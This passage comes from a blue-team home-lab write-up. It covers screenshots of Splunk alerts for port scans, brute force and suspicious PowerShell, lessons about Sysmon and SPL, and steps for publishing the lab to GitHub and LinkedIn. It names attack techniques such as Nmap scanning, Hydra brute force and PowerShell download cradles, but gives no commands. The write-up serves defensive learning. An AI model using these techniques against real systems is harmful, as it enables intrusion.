


Figure: Splunk Triggered Alerts — showing Port Scan Detected (Medium) and Suspicious PowerShell Execution (Critical) firing multiple times, and Brute Force Attack Detection (Scheduled, Medium)




Figure: Splunk Triggered Alerts — 42 total results. All 3 alerts firing: Suspicious PowerShell Execution, Port Scan Detected, and Brute Force Attack Detection

12. What I Learned

- How enterprise SIEMs ingest and correlate logs from multiple sources — the full pipeline from endpoint to SIEM is not automatic and requires explicit configuration at every step
- Why Sysmon is essential — standard Windows Event Logs do not capture command-line arguments, network connection details, or DLL loads. Without Sysmon, the PowerShell and port scan detections would be impossible
- How attackers perform reconnaissance (Nmap port scanning), credential attacks (Hydra brute force / failed logins), and post-exploitation (encoded PowerShell, IEX download cradles)
- Writing SPL (Splunk Processing Language) queries — stats, dc(), where, table, and sourcetype filtering
- The difference between Splunk's Real-time and Scheduled alert modes — real-time fires per event as it arrives, scheduled runs a full search over a defined window
- How to troubleshoot a log forwarding pipeline — the Splunk Forwarder can be connected but silent if inputs.conf is not configured
- Sourcetype names must match exactly in SPL queries — 'WinEventLog:Security' and 'XmlWinEventLog:Security' are completely different and the mismatch silently returns zero results
- Importance of time range mode in Splunk searches — 'All time (real-time)' only shows streaming new events, not historical data
- The full SOC analyst workflow in practice: configure collection → verify data → write detection logic → test with real attacks → validate alert firing

13. Publishing to GitHub

13.1 Create Repository

80. Go to github.com → Sign in → click + → New repository
81. Name: Active-Directory-Security-Lab
82. Description: Home lab — Active Directory + Splunk SIEM + Attack Simulation
83. Set to Public → do NOT check Add README → Create repository

13.2 Folder Structure

```
Active-Directory-Security-Lab/  
├── README.md  
└── screenshots/  
    ├── 01_vmware_lab.png  
    ├── 02_nmap_scan.png  
    ├── 03_hydra_attack.png  
    ├── 04_powershell.png  
    ├── 05_splunk_data.png  
    ├── 06_alerts_configured.png  
    └── 07_triggered_alerts.png
```

13.3 Git Commands (in Git Bash)

Install Git from git-scm.com/download/win with default settings, then open Git Bash:

```
cd /c/Users/YourName/Documents/Active-Directory-Security-Lab  
git init  
git add .  
git commit -m "Add Active Directory Security Lab with Splunk SIEM"  
git remote add origin https://github.com/YOUR_USERNAME/Active-Directory-Security-Lab.git  
git branch -M main  
git push -u origin main
```

Note: When prompted for a password use a Personal Access Token — not your GitHub login password. Generate one at: GitHub → Settings → Developer Settings → Personal Access Tokens → Tokens (classic) → Generate new token → select repo scope → copy and paste as password.

13.4 LinkedIn Post

Just completed my Active Directory Security Lab!

- Windows Server 2022 Domain Controller (company.local)
- Windows 11 client joined to domain
- Kali Linux as attacker machine
- Sysmon for deep endpoint telemetry
- Splunk SIEM with 3 custom detection rules

- Attacks: Nmap port scan, Hydra brute force, malicious PowerShell
- 42 triggered alerts across 3 detection rules

GitHub: https://github.com/YOUR_USERNAME/Active-Directory-Security-Lab
#Cybersecurity #SOCAnalyst #Splunk #ActiveDirectory #HomeLab #BlueTeam